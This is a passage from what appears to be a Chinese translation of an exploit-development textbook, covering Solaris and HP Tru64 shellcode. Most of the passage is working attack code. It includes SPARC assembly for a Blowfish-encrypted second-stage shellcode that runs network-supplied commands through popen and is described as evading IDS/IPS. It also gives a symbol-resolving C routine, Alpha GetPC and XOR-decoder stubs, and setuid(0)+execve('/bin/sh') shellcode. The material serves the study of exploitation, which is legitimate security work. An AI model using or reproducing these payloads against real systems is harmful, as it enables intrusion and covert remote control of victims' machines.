read(0, " a a a a a a a a a a a a"..., 32768)       = 43
Incurred fault #6, FLTBOUNDS    %pc = 0x84BD8584
siginfo: SIGSEGV SEGV_MAPERR addr=0x84BD8584
Received signal #11, SIGSEGV [default]
siginfo: SIGSEGV SEGV_MAPERR addr=0x84BD8584
            *** process killed ***
```

像你看到的，我们成功地映射一个匿名内存区域（0xff380000），从 stdin read()入 a 字符串并跳向它。执行终于停下来了，我们得到 SIGSEGV（段故障），因为一行 0x61 字符其实并没什么意义。

我们现在将为第二阶段 shellcode 收集各种主意，并以此结束本节的学习。第二阶段 Shellcode 的步进式执行流后面是带有汇编和 C 组件的 shellcode 本身。让我们看一下伪代码，这样你就能更好地理解正在发生什么。

```
- open() /usr/lib/ld.so.1 (dynamic linker).
- mmap() ld.so.1 into memory (once again).
- locate _dlsym in newly mapped region of ld.so.1
- search .dynsym, using .dynstr (dynamic symbol and string tables)
- locate and return the address for _dlsym() function
- using _dlsym() locate dlopen, fread, popen, fclose, memset, strlen ...
- dlopen() /usr/local/ssl/lib/libcrypto.so (this library comes with openssl)
- locate BF_set_key() and BF_cfb64_encrypt() from the loaded object
(libcrypto.so)
- set the blowfish encryption key (BF_set_key())
- enter a proxy loop (infinite loop that reads and writes to the network
socket)
```

代理循环的伪代码如下：

```
- read() from the network socket (client sends encrypted data)
- decrypt whatever the exploit send over. (using BF_cfb64_encrypt() with
DECRYPT flag)
- popen() pipe the decrypted data to the shell
- fread() the output from the shell (this is the result of the piped command)
- do an strlen() on the output from popen() (to calculate its size)
- encrypt the output with the key (using BF_cfb64_encrypt() with ENCRYPT flag)
- write() it to the socket (exploit side now needs to decrypt the response)
- memset() input and output buffers to NULL
- fclose() the pipe
   jump to the read() from socket and wait for new commands
```

我们来看真正的代码。

```
--------------------BF_shell.s----------------------------


.section     ".text"
     .align 4
     .global main
     .type     main,#function
     .proc     04
main:
     call     next
     nop
!use %i1 for SOCK
next:
     add     %o7, 0x368, %i2     !functable addr

     add     %i2, 40, %o0     !LDSO string
     mov     0, %o1
     mov     5, %g1          !SYS_open
     ta     8

     mov     %o0, %i4          !fd
     mov     %o0, %o4           !fd
     mov     0, %o0          !NULL
     sethi     %hi(16384000), %o1     !size
     mov     1, %o2              !PROT_READ
     mov     2, %o3              !MAP_PRIVATE
     sethi       %hi(0x80000000), %g1
     or       %g1, %o3, %o3
     mov     0, %o5               !offset
     mov     115, %g1               !SYS_mmap
     ta     8

     mov     %i2, %l5          !need to store functable to temp reg
     mov    %o0, %i5          !addr from mmap()
     add     %i2, 64, %o1     !"_dlsym" string
     call     find_sym
     nop
     mov     %l5, %i2          !restore functable

     mov     %o0, %i3          !location of _dlsym in ld.so.1

     mov     %i5, %o0               !addr
     sethi     %hi(16384000), %o1     !size
     mov     117, %g1               !SYS_munmap
```

```
        ta      8

        mov      %i4, %o0               !fd
        mov      6, %g1                !SYS_close
        ta      8

        sethi     %hi(0xff3b0000), %o0    !0xff3b0000 is ld.so base in every
process
        add      %i3, %o0, %i3          !address of _dlsym()
        st      %i3, [ %i2 + 0 ]          !store _dlsym() in functable

        mov      -2, %o0
        add      %i2, 72, %o1          !"_dlopen" string
        call      %i3
        nop
        st      %o0, [%i2 + 4]          !store _dlopen() in functable

        mov      -2, %o0
        add      %i2, 80, %o1          !"_popen" string
        call      %i3
        nop
        st      %o0, [%i2 + 8]          !store _popen() in functable

        mov      -2, %o0
        add      %i2, 88, %o1          !"fread" string
        call      %i3
        nop
        st      %o0, [%i2 + 12]          !store fread() in functable

        mov      -2, %o0
        add      %i2, 96, %o1          !"fclose" string
        call      %i3
        nop
        st      %o0, [%i2 + 16]          !store fclose() in functable

        mov      -2, %o0
        add      %i2, 104, %o1          !"strlen" string
        call      %i3
        nop
        st      %o0, [%i2 + 20]          !store strlen() in functable

        mov      -2, %o0
        add      %i2, 112, %o1          !"memset" string
        call      %i3
```

```
        nop
        st      %o0, [%i2 + 24]          !store memset() in functable


        ld      [%i2 + 4], %o2          !_dlopen()
        add      %i2, 120, %o0            !"/usr/local/ssl/lib/libcrypto.so"
    string
        mov     257, %o1                !RTLD_GLOBAL | RTLD_LAZY
        call     %o2
        nop

        mov     -2, %o0
        add     %i2, 152, %o1           !"BF_set_key" string
        call     %i3
        nop
        st      %o0, [%i2 + 28]          !store BF_set_key() in func-table

        mov     -2, %o0
        add     %i2, 168, %o1           !"BF_cfb64_encrypt" string
        call     %i3                     !call _dlsym()
        nop
        st      %o0, [%i2 + 32]         !store BF_cfb64_encrypt() in functable

        !BF_set_key(&BF_KEY, 64, &KEY);
        !this API overwrites %g2 and %g3
        !take care!
          add    %i2, 0xc8, %o2         ! KEY
        mov     64, %o1                ! 64
        add     %i2, 0x110, %o0          ! BF_KEY
          ld     [%i2 + 28], %o3        ! BF_set_key() pointer
        call    %o3
        nop

    while_loop:

        mov     %i1, %o0          !SOCKET
        sethi     %hi(8192), %o2

        !reserve some space
        sethi     %hi(0x2000), %l1
        add     %i2, %l1, %i4           ! somewhere after BF_KEY

        mov     %i4, %o1                ! read buffer in %i4
        mov     3, %g1                ! SYS_read
```

```
        ta     8

        cmp     %o0, -1              !len returned from read()
        bne     proxy
        nop
        b     error_out              !-1 returned exit process
         nop

    proxy:
        !BF_cfb64_encrypt(in, out, strlen(in), &key, ivec, &num, enc); DE-CRYPT
        mov     %o0, %o2          ! length of in
        mov     %i4, %o0          ! in
        sethi   %hi(0x2060), %l1
        add     %i4, %l1, %i5          !duplicate of out
        add    %i4, %l1, %o1          ! out
          add    %i2, 0x110, %o3        ! key
        sub     %o1, 0x40, %o4          ! ivec
        st     %g0, [%o4]               ! ivec = 0
        sub     %o1, 0x8, %o5          ! &num
        st     %g0, [%o5]               ! num = 0
        !hmm stack stuff..... put enc [%sp + XX]
        st    %g0, [%sp+92]          !BF_DECRYPT   0
          ld     [%i2 + 32], %l1      ! BF_cfb64_encrypt() pointer
          call   %l1
          nop

        mov     %i5, %o0              ! read buffer
        add     %i2, 192, %o1          ! "rw" string
        ld     [%i2 + 8], %o2          ! _popen() pointer
        call     %o2
        nop

        mov     %o0, %i3          ! store FILE *fp

        mov     %i4, %o0          ! buf
        sethi     %hi(8192), %o1          ! 8192
        mov     1, %o2               ! 1
        mov     %i3, %o3               ! fp
        ld     [%i2 + 12], %o4          ! fread() pointer
        call     %o4
        nop

        mov     %i4, %o0               !buf
        ld     [%i2 + 20], %o1          !strlen() pointer
```

```
        call     %o1, 0
        nop

        !BF_cfb64_encrypt(in, out, strlen(in), &key, ivec, &num, enc); EN-CRYPT
        mov     %o0, %o2               ! length of in
        mov     %i4, %o0               ! in
            mov     %o2, %i0               ! store length for write(.., len)
          mov     %i5, %o1               ! out
          add     %i2, 0x110, %o3      ! key
          sub     %i5, 0x40, %o4       ! ivec
          st      %g0, [%o4]           ! ivec = 0
          sub     %i5, 0x8, %o5        ! &num
          st      %g0, [%o5]           ! num = 0
        !hmm stack shit..... put enc [%sp + 92]
        mov     1, %l1
        st     %l1, [%sp+92]           !BF_ENCRYPT     1
          ld      [%i2 + 32], %l1      ! BF_cfb64_encrypt() pointer
          call    %l1
          nop

        mov     %i0, %o2          !len to write()
        mov     %i1, %o0          !SOCKET
        mov     %i5, %o1          !buf
        mov     4, %g1          !SYS_write
        ta     8

        mov     %i4, %o0              !buf
        mov     0, %o1              !0x00
        sethi     %hi(8192), %o2
        or     %o2, 8, %o2               !8192
        ld     [%i2 + 24], %o3          !memset() pointer
        call     %o3, 0
        nop

        mov     %i3, %o0
        ld     [%i2 + 16], %o1      !fclose() pointer
        call     %o1, 0
        nop

        b     while_loop
        nop

    error_out:
        mov     0, %o0
```

```
        mov     1, %g1          !SYS_exit
        ta      8

! following assembly code is extracted from the -fPIC (position inde-pendent)
! compiled version of the C code presented in this section.
! refer to find_sym.c for explanation of the following assembly routine.
find_sym:
        ld      [%o0 + 32], %g3
        clr     %o2
        lduh    [%o0 + 48], %g2
        add     %o0, %g3, %g3
        ba      f1
        cmp     %o2, %g2
f3:
        add     %o2, 1, %o2
        cmp     %o2, %g2
        add     %g3, 40, %g3
f1:
        bge     f2
        sll     %o5, 2, %g2
        ld      [%g3 + 4], %g2
        cmp     %g2, 11
        bne,a       f3
        lduh    [%o0 + 48], %g2
        ld      [%g3 + 24], %o5
        ld      [%g3 + 12], %o3
        sll     %o5, 2, %g2
f2:
        ld      [%o0 + 32], %g3
        add     %g2, %o5, %g2
        sll     %g2, 3, %g2
        add     %o0, %g3, %g3
        add     %g3, %g2, %g3
        ld      [%g3 + 12], %o5
        and     %o0, -4, %g2
        add     %o3, %g2, %o4
        add     %o5, %g2, %o5
f5:
        add     %o4, 16, %o4
f4:
        ldub    [%o4 + 12], %g2
        and     %g2, 15, %g2
        cmp     %g2, 2
        bne,a       f4
```

```
        add     %o4, 16, %o4
        ld      [%o4], %g2
        mov     %o1, %o2
        ldsb    [%o2], %g3
        add     %o5, %g2, %o3
        ldsb    [%o5 + %g2], %o0
        cmp     %o0, %g3
        bne     f5
        add     %o2, 1, %o2
        ldsb    [%o3], %g2
f7:
        cmp     %g2, 0
        be      f6
        add     %o3, 1, %o3
        ldsb    [%o2], %g3
        ldsb    [%o3], %g2
        cmp     %g2, %g3
        be      f7
        add     %o2, 1, %o2
        ba      f4
        add     %o4, 16, %o4
f6:
        jmp     %o7 + 8
        ld      [%o4 + 4], %o0
functable:
          .word 0xbabebab0      !_dlsym
          .word 0xbabebab1      !_dlopen
          .word 0xbabebab2      !_popen
          .word 0xbabebab3      !fread
          .word 0xbabebab4      !fclose
          .word 0xbabebab5      !strlen
          .word 0xbabebab6      !memset
          .word 0xbabebab7      !BF_set_key
          .word 0xbabebab8      !BF_cfb64_encrypt
          .word 0xffffffff

LDSO:
          .asciz  "/usr/lib/ld.so.1"
          .align 8
DLSYM:
          .asciz  "_dlsym"
          .align 8
DLOPEN:
          .asciz  "_dlopen"
```

```
        .align 8
POPEN:
        .asciz  "_popen"
        .align 8
FREAD:
        .asciz  "fread"
        .align 8
FCLOSE:
        .asciz  "fclose"
        .align 8
STRLEN:
        .asciz  "strlen"
        .align 8
MEMSET:
        .asciz  "memset"
        .align 8
LIBCRYPTO:
        .asciz  "/usr/local/ssl/lib/libcrypto.so"
        .align 8
BFSETKEY:
        .asciz  "BF_set_key"
        .align 8
BFENCRYPT:
        .asciz  "BF_cfb64_encrypt"
        .align 8
RW:
     .asciz     "rw"
     .align 8
KEY:
     .asciz
     "6fa1d67f32d67d25a31ee78e487507224ddcc968743a9cb81c912a78ae0a0ea9"
     .align 8
BF_KEY:
        .asciz  "12341234" !BF_KEY storage, actually its way larger
     .align 8
```

象在 shellcode 注释里提到的那样，find_sym()是一个简单的 C 例程，它为我们分析动态链接程序区段头部，查找动态符号表和字符串表。其次，它通过分析动态符号表里的入口，并把请求的函数名和字符串表里的字符串做比较，试图找出请求的函数。

```
------------------------------find_sym.c-----------------------------
```

```
#include <stdio.h>
#include <dlfcn.h>
#include <sys/types.h>
#include <sys/elf.h>
#include <fcntl.h>
#include <sys/mman.h>
#include <libelf.h>

u_long find_sym(char *, char *);

u_long
find_sym(char *base, char *buzzt)
{
  Elf32_Ehdr *ehdr;
  Elf32_Shdr *shdr;
  Elf32_Word *dynsym, *dynstr;
  Elf32_Sym  *sym;
  const char *s1, *s2;
  register int i = 0;

    ehdr = (Elf32_Ehdr *) base;

    shdr = (Elf32_Shdr *) ((char *)base + (Elf32_Off) ehdr->e_shoff);

    /* look for .dynsym */

    while( i < ehdr->e_shnum){

        if(shdr->sh_type == SHT_DYNSYM){
                    dynsym = (Elf32_Word *) shdr->sh_addr;
                    dynstr = (Elf32_Word *) shdr->sh_link;
                    //offset to the dynamic string table's section header
                    break;
        }

        shdr++, i++;
     }

    shdr = (Elf32_Shdr *) (base + ehdr->e_shoff);
     /* this section header represents the dynamic string table */
    shdr += (Elf32_Word) dynstr;
    dynstr = (Elf32_Addr *) shdr->sh_addr; /*relative location of .dynstr*/

    dynstr += (Elf32_Word) base / sizeof(Elf32_Word); /* relative to virtual
```

```
*/
   dynsym += (Elf32_Word) base / sizeof(Elf32_Word); /* relative to virtual
*/

       sym = (Elf32_Sym *)  dynsym;

       while(1) {

       /* first entry is in symbol table is always empty, pass it */
              sym++; /* next entry in symbol table */

              if(ELF32_ST_TYPE(sym->st_info) != STT_FUNC)
                     continue;

              s1 = (char *) ((char *) dynstr + sym->st_name);
              s2 = buzzt;

              while (*s1 == *s2++)
                     if (*s1++ == 0)
                            return sym->st_value;
       }

}
```

11.4 结论

在本章，我们通过单步执行动态链接程序，介绍了利用 Solaris 漏洞的第一个真正可靠的方法。另外，我们还介绍了加密的 blowfish Shellcode，它可以战胜各种网络 IDS 或 IPS。

12
破解 HP Tru64 Unix

从 Digital Corporation 发行 Dec OSF/1（也称为 Digital Unix）开始，Tru64 操作系统已经走过了很长一段路；它在 Digital Unix 的商标下发行了 4 个主要版本（DG-UX 4.0A 到 4.0B）。Compaq 收购 Digital Corporation 后，把它改名为 Compaq Tru64 4.0F；2003 年 1 月发行了最后一个版本 Tru64 5.1B。

不久前，Hewlett-Packard 收购了 Compaq，Tru64 再次被改名为 HP Tru64 Unix。

Tru64 运行在 Digital Corporation 开发的 Alpha CPU 上，高性能是它最主要的特点。Alpha 是真正 64 位架构的 RISC CPU；它的每个寄存器都是 64 位，地址空间也是 64 位，这使它和其它 64 位的 CPU 有很大差异。Alpha 不是 Digital Corporation 追赶潮流直接从 32 位 CPU 扩展而来的，而是在最初设计时全新设计的 64 位架构，这也是它的性能为什么比其它 64 位 RISC CPU 好很多的原因。从速度和性能上考虑，Alpha CPU 应该是最佳的选择。Tru64 通过令人吃惊的性能和速度为大型程序提供了极好的支持，例如数据库。试着在 Alpha 和 x86 平台上分别运行 Oracle DB，你就能体会到什么是天壤之别了。

然而，Tru64 在 OS 安全原理或安全编程方面，和其它基于 RISC 的 Unix 系统并没什么两样。像许多流行的基于 RISC 的 Unix 系统一样，Tru64 在用户区（user land）和内核区（kernel land）代码库（code base）方面和传统的 Unix（SysV 和 BSD）差不多，使 Tru64 与 Solaris 之类的 OS 那样存在脆弱的远程和本地攻击，例如。RPC-based 服务，inetd-based 网络服务，等等；实际上，典型安装的 Tru64 5.x 里，每个 setuid 二进制文件都可能存在漏洞。

在本章，我们先为 Tru64 OS 编写几个 shellcode，接着为 rpc.ttdbserverd RPC 服务里的缓冲区溢出编写真正的破解。为了使大家理解怎样开发 shellcode 和破解代码，我们将对 Alpha CPU 做简单的介绍。对破解和 shellcode 开发来说，寄存器、指令集、调用约定等都是所必需的关键信息；同样，我们也会介绍几个与 Tru64 相关的约定，诸如存贮器、对齐问题、进程栈的不可执行状态和系统调用请求（invocation）。最后，我们将讨论 shellcode 开发过程中使用的有用的系统调用参数。在编写 shellcode 以及讨论基本的破解理论后，我们将以编写远程的 RPC 破解代码来结束本章的学习。

12.1 Alpha 体系结构

Alpha 是一个 little-endian CPU，需要以四倍字长、长字和字来对齐内存引用。如果内存引用没有对齐，CPU 将抛出 data-alignment 异常。可以从本书的 Web 站点（www.wiley.com/compbooks/koziol）的本章节目录下找到大量与 Alpha CPU 和 Alpha 汇编程序有关的信息。你在那里能找到 Alpha Architecture Handbook 和 Tru64 Unix Assembly Language Programmer's Guide。

本章不要求你掌握 Alpha CPU 的细节；但为了编写 Tru64 OS 破解代码，需要了解一些

基本概念，如内存对齐、简单的指令集、字节顺序（endianness）等。下面的章节介绍我们需要知道的 Alpha CPU 的知识点。

12.1.1 Alpha 寄存器

Alpha CPU 有两类寄存器—整数寄存器和浮点寄存器。我们只介绍整数寄存器，因为我们可以在指针操作（指针操作是获取执行控制的主要带菌者）时使用它们。在编写 shellcode 或系统调用请求（invocation）中一般不用浮点寄存器。对高深的 shellcode 技巧来说，它可能会有所帮助，但在一般的开发过程中，它基本派不上用场（参阅 http://archives.neohapsis.com/archives/vuln-dev/2003-q2/0334.html）。

Alpha CPU 有 32 个 64 位的整数寄存器，分成通用寄存器和通用目的寄存器两种。通用寄存器的命名从$0 到$31。作为捷径，如果我们在汇编程序中包含<alpha/regde.h>头文件，那么对于某些通用寄存器，我们可以直接用它的名字访问，例如$sp（栈指针），$ra（返回地址），和$fp（帧指针）。

表 12.1 列出通用目的寄存器，它们的符号名和大概的使用。

Register(s)	SYMBOLIC NAME	USAGE
$0	v0	Holds the return value upon function return. (Result from the invoked function.)
$1 – 8	t0 – t7	Temporary registers.
$9 – 14	s0 – s5	Saved registers. Preserved across procedure calls.
$15	fp or s6	Frame pointer (if used) or seventh saved register.
$16 – 21	a0 – a5	These registers are used to pass the first six arguments to functions (such as the incoming registers in SPARC).
$22 – 25	t8 – t11	Temporary registers.
$26	ra	Return address. Preserved across procedure calls.
$27	t12	Contains procedure value (loader specific).
$28	AT	Reserved for assembler.
$29	gp	Global pointer.
$30	sp	Stack pointer.
$31	zero	Hardwired zero value.

表 12.1 Tru64 通用目的寄存器

12.1.2 指令集

表 12.2 是我们编写负载组件所使用的 Alpha 指令。我们全部用指令的简写形式；这对建立栈帧频，指针，和系统调用来说足够了。实际上，编译器生成的代码和我们手工打造的负载并没有太大的差异。

Common Instruction		DESCRIPTION OF INSTRUCTION
addq addl	sreg, val, dreg sreg1, sreg2, dreg . . .	Compute the sum of two quadword (or longword) values and place it in dreg (destination register).
Stq Stl stw, stb	sreg, address sreg, address	Stores the contents of the sreg (source register) in the memory location specified by the effective address. (stX -> quadword, longword, word, byte . . .)
mov	sreg, dreg val, dreg	Moves the content of the sreg or the value into dreg.
bis	sreg, val, dreg sreg1, sreg2, dreg . . .	Computes the logical OR of two values. Logical sum of two values.
bic	sreg, val, dreg sreg1, sreg2, dreg . . .	Computes the logical ANDNOT. Good for things like addr and ~(PAGESZ-1)
subq subl	sreg, val, dreg . . .	Compute the difference of two quadword (or longword) values and place it in dreg.
beq bne	sreg, label sreg, label	Branch if the content of the sreg is equal to zero. Branch if the content of the sreg is not equal to zero.
blt bgt ble, bge	sreg, label sreg, label	Branch if the content of the sreg is less than zero. Branch if the content of the sreg is greater than zero.
bsr	label dreg, label	Branch unconditionally to the label and store return address in dreg. If dreg is not specified store in ra register.
Common Instruction		DESCRIPTION OF INSTRUCTION
lda	dreg, address	Loads the dreg with the effective address of the referenced data item.
ldq	dreg, address	Load the dreg with the contents of the quadword (longword, word, byte) specified by the

ldl ldw, ldb	dreg, address	effective address.
xor	sreg, val, dreg sreg1, sreg2, dreg . . .	Computes the logical difference of two values. Good for "zeroing out" a register.
sll	sreg, val, dreg sreg1, sreg2, dreg	Shift the contents of the register left, place zero on the vacated bits.
srl	sreg, val, dreg sreg1, sreg2, dreg	Shift the contents of the register right, place zero on the vacated bits.
PAL_callsys		System call invocation (we will cover this instruction later).
PAL_imb		I-cache flush (we will cover this instruction later).

表 12.2 编写负载组件所使用的 Alpha 指令

12.1.3 调用约定

对于改写返回地址的基于栈的溢出来说，调用约定是一个很重要的概念。因为我们在前面的章节中已经介绍了 x86 和 SPARC 的调用约定，我们将不再为过程调用详细说明 Alpha 的栈帧布局；它和 x86 的调用约定（看第 2、3 章）非常类似。我们将碰到的唯一不同之处是 Alpha 栈里没有保存的帧指针；对于用 omit-frame-pointer 编译的程序来说，它可能被认为是 x86 调用约定。上述的四倍字长的栈指令（上述的被看作在高端存储器里）是保存的返回地址。在 nonleaf （函数随栈使用）函数的 prolog 里，用下列指令把返回地址（ra 寄存器）保存在栈上：

```
stq   ra, 0 (sp)
```

在函数 epilog 上，从栈上加载返回地址，ret 指令把执行流带回调用者。

```
ldq   ra, 0(sp)
…
ret   zero, (ra), 1
```

这个过于简单的调用约定（不象 SPARC CPU）对破解栈缓冲区溢出不会造成什么影响，因为返回地址恰好位于栈存贮器上。另一方面，在 off-by-one 漏洞里，它使破解相当有趣。在这类漏洞里，返回地址中最没意义的字节被改写，被调用者返回到不同于调用者预期的位

置，经常导致有趣的破解情形。这使 Tru64 里的 off-by-one 完全专用，依据具体的破解，有些可能并不是很有趣。

12.2 重新得到程序计数器（GetPC）

为了找到 shellcode 的位置，我们需要重新找回程序计数器。我们需要知道我们所处的位置，以便可以用容易的指令引用保存在 shellcode 内的数据，例如：

lda $a0, (getpc()+48)

这段代码源于 Taeho Oh 卓越的自修改 GetPC 代码，他是发现并在破解里使用“程序计数器”的第一人。你可以在 www.wiley.com/compbooks/koziol 阅读他关于 Alpha 溢出的文章。我们将对他的代码稍做修改以寻址 I-cache 指令。

```
#include <alpha/regdef.h>
#include <alpha/pal.h>
        .text
        .arch        generic
        .align 4
        .globl  main
        .ent         main
main:
        .frame  $sp, 0, $26

        lda  a0, -1000(sp)          #load a0 with stack address (sp - 1000)
back:
        bis  zero, 0x86, a1          #a1 equals to 0x00000086, this is the
imb opcode
                                  #the   imb   instruction   syncs   the
instruction cache
                                  #thus making it coherent with the main
memory

                                  #1st round: store imb instruc-tion in (sp
-1000)
        stl  a1, -4(a0)             #2nd round: overwrite the following bsr
instruction
                                  #with the imb opcode so that we won't loop
again

    bsr  a0, back                   #branch the label back saving pc in a0
```

```
reg-ister
                                #on  the  second  round  bsr  will  be
overwritten
                                #execution will continue with the next
instruction
                                #shellcode continues from here …

.text:200010D0     main:
.text:200010D0
.text:200010D0     18 FC 1E 22              lda    $16, -1000($sp)

sub_200010D4:

.text:200010D4     11 D4 F0 47              mov    0x86, $17
.text:200010D8     FC FF 30 B2             stl    $17, -4($16)
.text:200010DC     FD FF 1F D2            bsr    $16, sub_200010D4
.........

"\x18\xfc\x1e\x22"
"\x11\xd4\xf0\x47"
"\xfc\xff\x30\xb2"
"\xfd\xff\x1f\xd2"
```

如上所示， GetPC 代码看起来有点凌乱，但这是没有 NULL 字节的 GetPC 代码。当在内存里向前短跳转时，我们没有不带 NULL 字节的分支或 call 指令。在内存里偶尔会碰巧跳回（负位移）不引入 NULL 字节。像我们可以看到的带转到子程序（bsr）的指令，当使用负位移（因为到分支的例程在低端内存里）时，不会引入 NULL 字节。可以用 bsr 指令把程序计数器保存在恰好在 bsr 指令之后的指令的地址。代码在无限循环里为了不转到 back 标签将自我修改。bsr 指令被 PAL_imb 指令改写。PAL_imb 指令刷新指令缓存，从而使 I-cache 与主内存粘在一起。对于大多数使用自修改代码的基于 RISC 的系统来说，这是至关重要的步骤—指令缓存在执行期间可以包含未修改指令的拷贝，从而导致崩溃或无限循环。

让我们仔细查看 GetPC 代码的执行流程：

加载一个随机可写地址到 a0 寄存器。（stack:sp – 1000）。

生成并存贮 PAL_imb 指令的操作码（0x00000086）到 a1 寄存器里。

把 a1 中的值存贮到 a0 寄存器里的值减 4 的地址。这将把这个值保存在栈的某个地方（一个空操作）。

转到通过 back 标签识别的子程序，把程序计数器载入 a0 寄存器。

创建并存贮 PAL_imb 指令的操作码（0x00000086）到 a1 寄存器里。（这和步骤 2 的指令是一样的）

把 a1 中的值存贮到 a0 寄存器里的值减 4 的地址，这次（a0-4）指向下一条指令，那是步骤 4 中执行的 bsr 指令。

因为用 PAL_imb 指令改写了 bsr 指令，我们将执行 PAL_imb，并使执行与放置在 GetPC 代码之后的下一条指令保持一致。最重要的是，我们可以用下一条将被执行的指令的地址填

充 a0。

现在，通过 a0 可以引用 shellcode 里的任何位置。我们也可以用这种方法引用系统调用的参数，如字符串和常量。

12.3 系统调用请求

通过调用 PAL_callsys PALcode 指令请求系统调用。PALcode 代表 Privileged Architecture Library (PAL)指令，可以分成两组—无特权 PALcodes，分别在用户模式和内核模式下调用；特权 PALcodes，只能从内核模式调用。为了使用 PALcodes 的符号名，你需在汇编代码里包含 /usr/include/alpha/pal.h <alpha/pal.h>头文件。PAL_callsys 在无特权的 PALcode 组里。用户模式程序为了把控制传给内核模式执行它，从而被派给被请求的系统调用处理程序。被请求的系统调用作为一个索牙被传递给原始的中断处理程序(用于推断真正的系统调用处理程序)。系统调用的索引也被称为“系统调用编号”(system call number)，通过 v0 寄存器传递给内核模式。与用户模式下的函数调用类似，内核模式下也用 a0-a5 寄存器传递系统调用参数。下面的代码是一个简单的系统调用请求例程，在用户模式下调用 setuid 系统调用。

```
#include <alpha/regdef.h>
#include <alpha/pal.h>
    .text
    .arch    generic
    .align 4
    .globl  main
    .ent     main
main:
    bis  zero, zero, a0      #argument to setuid(), uid=0
    addq zero, 0x17, v0      #setuid system call number.
    PAL_callsys             #trap to kernel mode.
```

12.4 Shellcode 的 XOR 译码器

在写 Tru64 shellcode 过程中，所碰到的第一个挑战是 PAL_callsys 指令中包含 NULL 字节。PAL_callsys 操作码中有 3 个 NULL 字节（\x83\x00\x00\x00）；因为 PAL_callsys 是请求系统调用的唯一方法，无法用其它的操作码替代它。处理过这个问题的程序员曾提出过两个补救方法；不过，我们相信应该有更好的解决方法。第一个补救方法是在栈上把 PAL_callsys 指令编码，然后在系统调用被请求时调用它。这个方法不能在 Tru64 上工作—记住，Tru64 的栈在默认情况下是不可执行的；调用栈上的代码将导致系统立即用 SIGSEGC 终止进程。

第二个方法是写一个自修改的 shellcode，它在运行时用 shellcode 文本的方式对 PAL_callsys 编码。这个策略和我们即将介绍的方法非常类似，但它没什么效率—包括大量系统调用的 shellcode 的长度将以指数形式增长。如果你用这个方法，修改指令后，必须要刷新 I-cache。讽刺的是，刷新 I-cache 的指令也包含 3 个 NULL 字节，这使我们上述的所有努力都化为泡影。因此，我们显然需要新的方法。与 NULL 字节做斗争的最好方法是用本书第 3 章——“Shellcode”——中提到的方法。下面代码是我们的 Alpha 汇编 XOR 译码器的简单实现。它没有被优化，因此，如果你愿意的话，可以对它进行改进并使它尽量简洁。

```
#include <alpha/regdef.h>
#include <alpha/pal.h>
       .text
       .arch   generic
       .align 4
       .globl  main
       .ent    main
main:
       .frame  $sp, 0, $26

       lda  a0, -1000(sp)       #GetPC code we have just covered.
back:
       bis  zero, 0x86, a1      #a1 equals to 0x00000086 which is the imb
instructio
                                #imb instruction syncs the instruction cache
thus make it
                                #coherent with main memory.

                                #1st run: store imb instruction in sp - 1000
stack.
       stl  a1, -4(a0)             #2nd run: overwrite the following bsr
instruction with imb.
       addq a0, 48, a2
       stl  a1, -4(a2)          #also overwrite the 0x41414141 with the imb
instruction
                                #thus avoiding i-cache incoherency af-ter the
decode process
                                #since imb instruction also have NULL bytes this
is the only                            #way to avoid NULL bytes in decoder loop.

       bsr  a0, back              #branch the label back saving pc in a0
register.
                                #on the second run bsr will be over-written with
nop.
                                #execution  will  continue  with  the  next
```

```
instruction.
      addq a0, 52, a4          #offset to xored data plus four.
      addq zero, 212, a3       #size of xored data in bytes. !!CHANGE HERE!!
      addq a0, 264, a5         #offset to xor key; equals to xordata size
plus 52. !CHANGE!
      addq a0, 48, a0          #a0 should point to the first instruc-tion
of the xored data
                              #real shellcode should be expecting it this way.

      ldl  a1, -4(a5)          #load the xor key.
xorloop:
      ldl  a2, -4(a4)          #load a single long from the xored data.
      xor  a2, a1, a2          #xor/decrypt the long.
      stl  a2, -4(a4)          #store the long back into its loca-tion.
      subq a3, 4, a3           #decrement counter.
      addq a4, 4, a4           #increment xored data pointer, move to next
long.
      bne  a3, xorloop         #branch back to xorloop till counter is zero.
.long  0x41414141              #this long will be overwriten with the imb
instruction.
                              #flush I-cache.

                              #xored  data  starts  here.  Place  the  real
shellcode encoded with
                              #the following XOR key. !!CHANGE HERE!!

.long  0x88888888              #XOR key. !!CHANGE HERE if necessary!!
      .end   main
```

12.5 .end main setuid + execve Shellcode

用 XOR 译码器组装可工作的 Shellcode 需要一些步骤。在这一节，我们将介绍用汇编编写基本的 setuid(0) + execve("/bin/sh",…) shellcode，然后把它粘贴到前面描述的 XOR 译码器里。我们将介绍几个可以加快开发进程的 C 程序和 shell 脚本。在写 shellcode 后，我们编译并连接它，生成可执行文件。这个可执行文件是原始的 shellcode，没有 XOR 译码器和 GetPC 自定位代码。因此，我们首先从可执行的（shellcode）中提取主要部分，用 C 程序审查操作码字节，用 XOR 键（key）XOR 它们，从而生成编码后的 shellcode。第二步，我们把编码后的 shellcode 插入 GetPC 和 XOR 译码器例程。这将生成我们的编码过的、自定位的、自解码的 shellcode。让我们按部就班地编写代码吧。

12.5.1 Code the setuid(0) + execv("/bin/sh",...) systemcalls

下面是 setuid(0) 和 execve(/bin/sh)系统调用的代码（这段代码很清楚，不需要我再做额外地说明吧）。

```
#include <alpha/regdef.h>
#include <alpha/pal.h>
    .text
    .arch    generic
    .align 4
    .globl  main
    .ent     main
main:
    .frame  $sp, 0, $26
                            #always assume that current location is in a0
regis-ter,
                            #it is the responsibility  of the decoder to
pass the
                            #current Program Counter to us.
    bic  sp, 0xf, sp          #make sure tha stack is 16 byte aligned.
    addq a0, 0x30, s4          #address of //bin/sh
    stq  s4, (sp)             #store address of //bin/sh
    stq  zero, 8(sp)           #store the NULL terminator.

    bis  zero, zero, a0         #uid=0, first argument.
    addq zero, 0x17, v0         #setuid syscall.
    PAL_callsys               #trap to kernel.

    mov  s4, a0               #address of //bin/sh
    mov  sp, a1                    #address that points to (address of
//bin/sh).
    bis  zero, zero, a2         #NULL.
          addq zero, 0x3b, v0   #execve syscall
    PAL_callsys               #trap to kernel.

.quad   0x68732f6e69622f2f        #/bin/sh\x00
.long   0x00000000
    .end     main
```

12.5.2 编译汇编代码并提取主函数

编译很简单；用命令：

cc –O0 –o setuid_exec setuid_exec.s

但提取代码需要一点技巧；通过使用 Tru64 提供的 dis（反汇编）命令，我们发现了一个简单的解决办法。把下面的内容放入名为 dump.sh 的 shell 脚本里：

```
cat >> dump.sh << _EOF_
dis –p main $1 | awk { ‘ print “0x’$2”,”’}
_EOF_
```

在 dis 和 awk 的帮助下，我们从中提取的主函数（那是我们在第一个步骤里手动编译的）像一个长数组（array of longs）。如下：

```
chmod 755 dump.sh
./dump.sh ./setuid_exec          [ignore the empty lines with only one comma]
,
